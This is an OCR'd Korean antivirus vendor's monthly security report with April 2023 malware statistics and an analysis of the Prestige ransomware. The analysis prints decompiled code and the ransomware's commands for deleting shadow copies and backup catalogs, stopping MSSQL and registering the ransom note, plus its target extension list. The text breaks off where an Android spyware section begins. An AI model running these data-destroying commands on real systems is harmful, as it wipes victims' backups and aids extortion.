
이스트시큐리티
보안동향보고서

No.164
2023/05/26

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



이스트시큐리티 보안동향보고서

CONTENTS

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2023 년 4 월에는 이력서, 지원서, 포트폴리오 등의 첨부파일이 포함 된 락빗(LockBit) 랜섬웨어, 국세청이나 발주서를 위장하거나 NFT 무료 민팅같은 가상자산을 노리는 피싱메일이 유포가 되었으며, 3CX DesktopApp 취약점을 이용하여 공급망을 공격했던 라자루스 그룹 및 국무부 신용조합을 위장한 공격 등, 북 연계 공격활동이 발견되었습니다.

락빗(LockBit) 랜섬웨어는 기존과 동일하게 악성 메일을 통해 유포하는 방식을 사용했으며, 실명 OOO.zip 형식의 첨부파일이 사용되었습니다. 첨부파일에는 "--지원서-- 230408 경력사항도 같이 기재하였으니 잘 부탁드립니다.exe" 나 "이 력 서_230416 +-- 경력사항도 같이 기재하였습니다 잘 부탁드립니다.exe" 같은 파일명을 이용하였습니다.

또한 4 월 1 일 LockBit 3.0 랜섬웨어 조직은 국내 국세청을 공격했다고 밝혔으나, 실제 국세청은 관련 피해를 입은 사실이 없는것으로 부인한 이슈도 있었습니다.

종합소득세 납부를 앞둔 상황에서 국세청을 사칭한 허위 전자세금계산서 발급 및 발주서를 이용하여 개인정보 탈취를 시도하는 피싱 메일이 지속되고 있으며, 스타벅스나 벨리곰같이 실제 발행되어 흥행에 성공한 인기 NFT 를 주제로 무료로 받을 수 있게 프리민팅 키워드로 사용자의 클릭을 유도하는 피싱 메일도 진행되었습니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2023 년 4 월에는 Gen:Variant.Razy.864420, Win32.Neshta.A, Trojan.Agent.EBDQ 악성코드가 새롭게 Top15 에 진입하였고, 지난달에 이어 HTM, HTML 같은 웹 관련 파일을 감염 시키는 Trojan.HTML.Ramnit.A 악성코드와 오토캐드(AutoCAD) 관련 Bursted, Kenilfe 악성코드가 지속적으로 탐지되고 있습니다.

이번 Top15 에 탐지 된 악성코드들은 지난 3 월달과 비교하여 전체적으로 유사한 순위를 유지했습니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	↑1	Trojan.HTML.Ramnit.A	Trojan	174,537
2	↓1	Gen:Variant.TDss.49	ETC	92,411
3	↑2	Gen:Variant.Jaik.38715	ETC	36,390
4	↑3	Backdoor.Generic.792814	Backdoor	32,500
5	↓2	Misc.HackTool.AutoKMS	ETC	31,956
6	↓2	Trojan.Acad.Bursted.AK	Trojan	25,296
7	↑1	Adware.JS.Agent.FM	Adware	24,614
8	↓2	Trojan.Damaged.PE	Trojan	21,576
9	-	Worm.ACAD.Bursted	Worm	16,723
10	New	Gen:Variant.Razy.864420	ETC	14,945
11	↑1	Misc.HackTool.KMSActivator	ETC	13,686
12	New	Win32.Neshta.A	Virus	12,368
13	↓3	Worm.ACAD.Kenilfe	Worm	12,349
14	New	Trojan.Agent.EBDQ	Trojan	10,945
15	-	Application.Hacktool.KMSAuto.BQ	ETC	10,692


*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2023 년 04 월 01 일 ~ 2023 년 04 월 30 일

악성코드 유형별 비율


악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 44%로 가장 높은 비율로 탐지 되었으며, 그 다음으로 기타(ETC) 유형이 38%, 백도어(Backdoor) 유형은 6%, 웜(Worm) 유형과 애드웨어(Adware) 5%로 확인되었으며 바이러스(Virus)는 유형은 2% 확인되었습니다.

2023 년 3 월과 비교하여 전체 감염 건수는 17.8% 증가하였습니다.



카테고리별 악성코드 비율 전월 비교


2023 년 4 월에는 지난 3 월과 비교하여 트로이목마(Trojan) 유형이 22% 크게 증가하였으며, 바이러스(Virus), 웜(Worm) 유형이 각각 2%, 4% 감소하였습니다. 기타(ETC)유형은 17% 감소, 백도어(Backdoor) 유형과 애드웨어(Adware) 유형은 1%, 5% 비율로 증가 하였습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

4 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 4 월 1 일부터 4 월 30 일까지 총 14,198 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 4 월 한 달간 총 7,411,596 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 3 월 한 달간 확인되었던 8,290,344 건의 악성코드 경유지/유포지 URL 수에 비해 약 10.5% 가량 감소한 수치입니다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바랍니다.

2


악성코드 분석 보고서

[Trojan.Ransom.Filecoder] 악성코드 분석 보고서

1. 개요

2022 년 후반에 발견된 Prestige 랜섬웨어는 우크라이나와 폴란드의 운송과 물류 관련 기업들을 대상으로 공격을 진행하였다. Miscosoft 에서는 해당 공격그룹을 러시아에 기반을 둔 "IRIDIUM"으로 추정하고 있다. 해당 그룹은 2014 년과 2016 년 우크라이나 전력망을 공격한 "Sandworm"을 유포한 그룹이다. 현재까지는 주로 다른 나라의 기업들이 공격 대상이 되고 있으나 러시아에 기반을 둔 공격 그룹이 진행하고 있는 만큼 우리나라도 각별한 주의가 필요하다.

따라서 이 보고서에서는 'Prestige' 랜섬웨어에 대한 악성 행위에 대해 상세 분석하고자 한다.



[그림 1] 채용의뢰 내용을 사칭한 표적공격 사례

2. 악성코드 상세 분석

2.1 복원 기능 무력화

윈도우에서는 사용자에게 윈도우 백업 서비스인 시스템 복원 기능을 제공한다. 시스템 복원을 통하여 특정 시점의 볼륨 섀도 복사본을 만들면 해당 시점에 저장한 파일이나 폴더 등 윈도우 환경을 그대로 복원할 수 있다. 악성코드 제작자는 이 기능을 통하여 암호화된 파일이 복원되는 것을 방지하기 위해 아래의 명령어로 시스템 복원 기능을 방해한다

```
sub_405BA1(&CommandLine, L"C:\\Windows\\System32\\wbadmin.exe delete catalog -quiet");
s_createprocess(&CommandLine);
sub_405C3E(&CommandLine);
LOBYTE(v64) = 15;
if ( v60 && v62 )
  (v62)(v63);
LOBYTE(v64) = 7;
sub_4057FA(&v60);
LOBYTE(v64) = 16;
sub_405BA1(&CommandLine, L"C:\\Windows\\System32\\vssadmin.exe delete shadows /all /quiet");
s_createprocess(&CommandLine);
sub_405C3E(&CommandLine);
```

[그림 1] 복원기능 무력화 코드

기 능	명령어
백업 카탈로그 삭제	C:\\Windows\\System32\\wbadmin.exe delete catalog -quiet
볼륨 섀도 복사본 삭제	C:\\Windows\\System32\\vssadmin.exe delete shadows /all /quiet

[표 1] 복원기능 무력화 명령어

2.2 랜섬노트 연결 프로그램 등록


레지스트리에 키와 값을 추가하여 감염된 사실을 알린다. 일반적인 랜섬웨어는 파일 암호화가 완료된 후 랜섬노트를 띄워 감염 사실을 알린다. 하지만 해당 랜섬웨어는 피해자가 감염된 파일들을 클릭하여 실행해야만 알 수 있다.

```
sub_405BA1(&CommandLine, L"C:\\Windows\\System32\\reg.exe add HKCR\\.enc
s_createprocess(&CommandLine);
sub_405C3E(&CommandLine);
sub_405BA1(
  &CommandLine,
  L"C:\\Windows\\System32\\reg.exe add HKCR\\enc\\shell\\open\\command /
   "sers\\Public\\README\" /f");
s_createprocess(&CommandLine);
return sub_405C3E(&CommandLine);
```

[그림 2] 랜섬노트 연결 프로그램 등록 코드

C:\\Windows\\System32\\reg.exe add HKCR\\.enc /ve /t REG_SZ /d enc /f
C:\\Windows\\System32\\reg.exe add HKCR\\enc\\shell\\open\\command /ve /t REG_SZ /d \"C:\\Windows\\Notepad.exe C:\\Users\\Public\\README\" /f

[표 2] 실행되는 명령어



[그림 3] 레지스트리에 등록된 화면

2.3 서비스 중지

MSSQL 데이터베이스 서비스를 중지한다. 데이터베이스 관련 현재 사용 중인 파일도 암호화하기 위한 의도로 추정된다.

```
v3 = 0xC0000000;
sub_407B19(L"C:\\Windows\\System32\\net.exe stop {}", 35, 1, &v3);
s_createprocess(&CommandLine);
return sub_405C3E(&CommandLine);
```

[그림 4] 서비스 중지 코드

C:\\Windows\\System32\\net.exe stop MSSQLSERVER

[표 3] 실행되는 명령어

2.4 파일 암호화

아래는 암호화 대상 파일 확장자와 제외 대상 경로 목록이다. 이는 시스템 운영에 필요한 폴더 및 파일을 암호화하지 않음으로써 정상적인 악성 행위를 유지하기 위함과 랜섬웨어 감염된 파일의 재감염을 예방하기 위함으로 보인다.

1cd,7z,abk,accdb,accdc,accde,accdr,alz,apk,apng,arc,asd,asf,asm,asx,avhd,avi,avif,bac,backup,bak,bak2,bak3,bh,bkp,bkup,bkz,bmp,btr,bz,bz2,bzip,bzip2,c,cab,cer,cf,cfu,cpp,crt,css,db,db-wal,db3,dbf,der,dmg,dmp,doc,docm,docx,dot,dotm,dotx,dpx,dsk,dt,dump,dz,ecf,edb,epf,exb,ged,gif,gpg,gzi,gzip,hdd,img,iso,jar,java,jpeg,jpg,js,json,kdb,key,lz,lz4,lzh,lzma,mdmr,mkv,mov,mp3,mp4,mpeg,myd,nude,nvram,oab,odf,ods,old,ott,ovf,p12,pac,pdf,pem,pfl,pfx,php,pkg,png,pot,potm,potx,pps,ppsm,ppsx,ppt,pptm,pptx,prf,pvm,py,qcow,qcow2,r,rar,raw,rz,s7z,sdb,sdc,sdd,sdf,sfx,skey,sldm,sldx,sql,sqlite,svd,svg,tar,taz,tbz,tbz2,tg,tib,tiff,trn,txt,txz,tz,vb,vbox,vbox-old,vbox-prev,vdi,vdx,vhd,vhdx,vmc,vmdk,vmem,vmsd,vmsn,vmss,vmx,vmxf,vsd,vsdx,vss,vst,vsx,vtx,wav,wbk,webp,wmdb,wmv,xar,xlm,xls,xlsb,xlsm,xlsx,xlt,xltm,xltx,xlw,xz,z,zbf,zip,zipx,zl,zpi,zz,

[표 4] 암호화 대상 확장자

C:\\Windows C:\\ProgramData\\Microsoft

[표 5] 암호화 제외 대상 경로

로컬 드라이브와 네트워크 드라이브를 대상으로 암호화 대상 파일을 검색하고 암호화를 진행한다. 해당 랜섬웨어에는 공격자의 RSA 공개키가 하드코딩 되어있고, 오픈 소스 암호화 라이브러리 CryptoPP 를 사용해 각각의 파일을 AES 로 암호화 한다. 공격자의 RSA X509 Public Key 으로 만든 AES Key 를 파일 암호화에 사용한다.

MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4mpkHWE1p0nefE0PL/QkgT7bjLTeJ9bpH6v41L1YGI688cwfEnjmlaDa0zwvHfbT8dn4o+Wh2iSpUZk0BYliLw6u5+9nSd2UzD4sBMY9dv6oVTHlnxqp4VNLHR2nMjgIS4rFHYzNJ7Tsj/j3YJZdVPuPVCqbpZg5boXoSFbgLNln6Mnr+vKc5tGh+pkGty0otyFd/ghM0b/xitowcvx eqZezPO0YXmkjjeTi0jFa7E9IIP3Z/DMOR9r/oJR0NyEIs9HNKdFGTAjJKDAKWxu1nEPXiZoPPHgS7fxqg40+ciCjj2i7eUwqVkop5PvwjqtqQ0TkIt8EqjvkmDtMrp8ZQIDAQAB

[표 6] 공격자의 공개키

암호화가 완료되면 "[기존 파일명].[enc]"파일 확장자를 추가한다.


```
if ( sub_41130B(v6) )
{
  sub_405BDA(&lpNewFileName, &lpExistingFileName);
  LOBYTE(v17) = 4;
  v7 = sub_415519(&v11, L".enc", v2);
  LOBYTE(v17) = 5;
  sub_414D32(&lpNewFileName, v7);
  LOBYTE(v17) = 4;
  sub_405C3E(&v11);
  v3 = &lpNewFileName;
  v4 = &lpExistingFileName;
  if ( v13 >= 8 )
    v3 = lpNewFileName;
  v7 = v3;
  if ( v16 >= 8 )
    v4 = lpExistingFileName;
  if ( s_movefile(v4, v7) )
    s_rename(&lpExistingFileName, &lpNewFileName);
  sub_405C3E(&lpNewFileName);
```

[그림 5] 확장자 추가 코드

이름	수정한 날짜	유형	크기
test.pdf.enc	2023-05-11 오후...	ENC 파일	1,851KB
test2.dll	2020-05-07 오전...	응용 프로그램 확장	547KB
test3.vbs.enc	2023-05-11 오후...	ENC 파일	29KB
test4.js.enc	2023-05-11 오후...	ENC 파일	29KB
test5.txt.enc	2023-05-11 오후...	ENC 파일	3KB
test6.exe	2017-09-07 오후...	응용 프로그램	835KB
test7.doc.enc	2023-05-11 오후...	ENC 파일	196KB
test8.hwp	2014-11-14 오후...	한컴오피스 한글 ...	340KB
test9.png.enc	2023-05-11 오후...	ENC 파일	94KB
test10.py.enc	2023-05-11 오후...	ENC 파일	2KB

[그림 6] 암호화 완료 화면

2.5 감염안내

감염 안내를 위해 바탕 화면 경로와 암호화된 각 디렉토리 경로에 "README.txt" 이름의 랜섬 노트를 드롭한다. 랜섬노트에는 "Prestige.ranusomeware@Proton.me"로 메일을 유도하는 내용을 담고 있다.

[그림 7] 랜섬노트 화면

3. 결론

해당 랜섬웨어는 사용자 PC 의 데이터를 암호화하여 금전을 요구하는 악성코드이다. 암호화 완료된 후 바로 랜섬노트를 띄우고 피해자에게 알리는게 아니라 피해자가 직접 암호화된 파일을 클릭하기 전까지는 피해자가 감염 사실을 알기 어렵도록 하였다.

또한 로컬 드라이브와 네트워크 드라이브로 연결된 모든 파일을 암호화 대상에 포함하고 C&C 연결을 하지 않아도 암호화되기 때문에 보안을 위해 폐쇄망을 사용하는 기업들도 랜섬웨어 공격에 더 큰 주의를 기울여야 한다.

따라서 랜섬웨어를 예방하기 위해서는 기본 보안 수칙을 준수하고, 윈도우, 애플리케이션을 최신으로 업데이트해야 한다. 또한 중요한 자료는 정기적으로 외장 매체나 클라우드 서비스 등에 백업해서 피해를 최소화할 수 있도록 해야 한다.

현재 알약에서는 **'Trojan.Ransom.Filecoder'**로 진단하고 있다.

[Spyware.Android.Agent] 악성코드 분석 보고서

1. 개요

전 세계적으로 일어나는 지정학적 갈등 상황으로 피해자의 금전이 아닌 정보 탈취와 감시 기능을 수행하는 악성 앱들이 증가하고 있다.

